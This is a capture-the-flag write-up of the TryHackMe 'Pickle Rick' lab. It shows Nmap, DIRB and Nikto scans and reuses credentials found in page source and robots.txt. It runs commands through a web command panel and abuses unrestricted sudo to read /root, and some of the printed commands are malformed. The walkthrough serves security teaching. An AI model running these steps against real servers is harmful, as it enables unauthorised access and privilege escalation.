TryHackMe - Pickle Rick CTF

Difficulty: Easy

Write-Up By: Alyssa Drum

https://github.com/alydrum

Description from THM:


This Rick and Morty themed challenge requires you to exploit a webserver to find 3 ingredients that will help Rick make his potion to transform himself back into a human from a pickle.

Tools Used

- Nmap
- DIRB
- Nikto

Enumeration + Looking for Ingredient 1


Let’s start with an Nmap scan of the IP address given to us when we deployed the machine (mine would be different from yours):



```
root@ip-10-10-39-49:~# nmap -sCV 10.10.234.28

Starting Nmap 7.60 ( https://nmap.org ) at 2021-01-19 23:26 GMT
Nmap scan report for ip-10-10-234-28.eu-west-1.compute.internal (10.10.234.28)
Host is up (0.00093s latency).
Not shown: 998 closed ports
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.2p2 Ubuntu 4ubuntu2.6 (Ubuntu Linux; protocol 2.0
)
| ssh-hostkey:
|   2048 f9:60:a4:34:93:06:22:ce:5d:19:db:bc:c8:3c:49:1c (RSA)
|   256 68:10:51:fe:ff:c9:36:65:71:87:50:46:af:a3:01:24 (ECDSA)
|_  256 21:37:a2:f8:53:8c:26:d1:2f:34:ef:0d:92:d5:1b:01 (EdDSA)
80/tcp open  http    Apache httpd 2.4.18 ((Ubuntu))
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-title: Rick is sup4r cool
MAC Address: 02:77:98:42:EE:CD (Unknown)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap
.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 8.94 seconds
```

The result shows that Port 22 (SSH) and Port 80 (HTTP) are open.

Since Port 80 is open, I’ll navigate to the website and check it out.




Help Morty!

Listen Morty... I need your help, I've turned myself into a pickle again and this time I can't change back!

I need you to ***BURRRP***....Morty, logon to my computer and find the last three secret ingredients to finish my pickle-reverse potion. The only problem is, I have no idea what the ***BURRRRRRRRP***, password was! Help Morty, Help!


There isn’t much on the webpage, so I would then inspect it by Right-Clicking and choosing `Inspect Element`.



```
<!DOCTYPE html>
<html lang="en"> event scroll
  <head>⋯</head>
  <body>
    <div class="container">
      ::before
      <div class="jumbotron"></div>
      <h1>Help Morty!</h1>
      <br>
      <p>⋯</p>
      <br>
      <p>⋯</p>
      <br>
      ::after
    </div>
    <!--Note to self, remember username! Username: R1ckRul3s-->
  </body>
</html>
```


There is a comment that provides the username: R1ckRul3s.

Since there is no login page for us to go to. I'll run DIRB (web content scanner) to look for any hidden web objects.




```
root@ip-10-10-39-49:~# dirb http://10.10.234.28/

-----------------
DIRB v2.22
By The Dark Raver
-----------------

START_TIME: Tue Jan 19 23:30:31 2021
URL_BASE: http://10.10.234.28/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

-----------------

GENERATED WORDS: 4612

---- Scanning URL: http://10.10.234.28/ ----
==> DIRECTORY: http://10.10.234.28/assets/
+ http://10.10.234.28/index.html (CODE:200|SIZE:1062)
+ http://10.10.234.28/robots.txt (CODE:200|SIZE:17)
+ http://10.10.234.28/server-status (CODE:403|SIZE:300)

---- Entering directory: http://10.10.234.28/assets/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)

-----------------
END_TIME: Tue Jan 19 23:30:34 2021
DOWNLOADED: 4612 - FOUND: 3
```

There isn't much to work with from the result, but the robots.txt has the text "Wubbalubbadubdub" in it.



```
Wubbalubbadubdub
```

Before moving on to testing the credentials found, I will continue enumerating to see if I can get anymore information. I looked up other tools to further enumerate a web page and found Nikto.




```
root@ip-10-10-39-49:~# nikto -h 10.10.234.28
- Nikto v2.1.5
---------------------------------------------------------------------------
+ Target IP:          10.10.234.28
+ Target Hostname:    ip-10-10-234-28.eu-west-1.compute.internal
+ Target Port:        80
+ Start Time:         2021-01-19 23:44:17 (GMT0)
---------------------------------------------------------------------------
+ Server: Apache/2.4.18 (Ubuntu)
+ Server leaks inodes via ETags, header found with file /, fields: 0x426 0x5818c
cf125686
+ The anti-clickjacking X-Frame-Options header is not present.
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ "robots.txt" retrieved but it does not contain any 'disallow' entries (which i
s odd).
+ Allowed HTTP Methods: GET, HEAD, POST, OPTIONS
+ Cookie PHPSESSID created without the httponly flag
+ OSVDB-3233: /icons/README: Apache default file found.
+ /login.php: Admin login page/section found.
+ 6544 items checked: 0 error(s) and 7 item(s) reported on remote host
+ End Time:           2021-01-19 23:44:26 (GMT0) (9 seconds)
---------------------------------------------------------------------------
+ 1 host(s) tested
```


Using Nikto I found a login page located at `/login.php`.

Navigating to `MACHINE_IP/login.php` we can use the credentials we found to login.


Credentials → Username: `R1ckRul3s` and Password: `Wubbalubbadubdub`



Upon logging in, we see a command panel that we can use to execute commands.




Let’s try and execute `ls`:



```
Sup3rS3cretPickl3Ingred.txt
assets
clue.txt
denied.php
index.html
login.php
portal.php
robots.txt
```

Since the task for this CTF is to find 3 ingredients to help Rick make his potion. We will check out Sup3rS3cretPickl3Ingred.txt first. Since using cat command doesn't work, I used less instead.




```
less Sup3rS3cretPickl3Ingred.txt
```

[redacted]

We found our first ingredient!

Looking for Ingredient 2


Checking back at the directory where we found Sup3rS3cretPickl3Ingred.txt, I wanted to give clue.txt a look.



```
less clue.txt
```

```
Look around the file system for the other ingredient.
```


The clue mentioned to look around the file system. Since using cd doesn't work, I used the ls -la command to check for any hidden files and other directories.



```
ls -la /home
```

```
total 16
drwxr-xr-x  4 root   root   4096 Feb 10  2019 .
drwxr-xr-x 23 root   root   4096 Jan 19 23:24 ..
drwxrwxrwx  2 root   root   4096 Feb 10  2019 rick
drwxr-xr-x  4 ubuntu ubuntu 4096 Feb 10  2019 ubuntu
```


There is only rick and ubuntu in the home directory, so I went ahead and checked rick.



```
ls -la /home/rick
```

```
total 12
drwxrwxrwx 2 root root 4096 Feb 10  2019 .
drwxr-xr-x 4 root root 4096 Feb 10  2019 ..
-rwxrwxrwx 1 root root   13 Feb 10  2019 second ingredients
```

Using the less command again, let's check out the second ingredients.



```
less ls -la /home/rick/'second ingredients'
```


[redacted]

Lo and behold, the second ingredient has been found!

Looking for Ingredient 3

Looking through the file system further, nothing else could be found that hints to ingredient 3. The only place left to look at would be the root directory. However, executing the command ls -la /root doesn't return anything.


We can check what our current sudo privileges are used sudo -l.



```
sudo -l
```

```
Matching Defaults entries for www-data on ip-10-10-234-28.eu-west-1.compute.internal:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User www-data may run the following commands on ip-10-10-234-28.eu-west-1.compute.internal:
    (ALL) NOPASSWD: ALL
```

It looks like the current user can execute anything. We can try to sudo into the root directory.




Command Panel

```
sudo ls -la /root
```

```
total 28
drwx------  4 root root 4096 Feb 10  2019 .
drwxr-xr-x 23 root root 4096 Jan 19 23:24 ..
-rw-r--r--  1 root root 3106 Oct 22  2015 .bashrc
-rw-r--r--  1 root root  148 Aug 17  2015 .profile
drwx------  2 root root 4096 Feb 10  2019 .ssh
-rw-r--r--  1 root root   29 Feb 10  2019 3rd.txt
drwxr-xr-x  3 root root 4096 Feb 10  2019 snap
```

That worked! Now let’s view the last ingredient.



Command Panel

```
sudo less ls -la /root/3rd.txt
```

[redacted]

Now that the 3rd ingredient has been found! We are done! That was a pretty easy CTF. Great for beginners 😊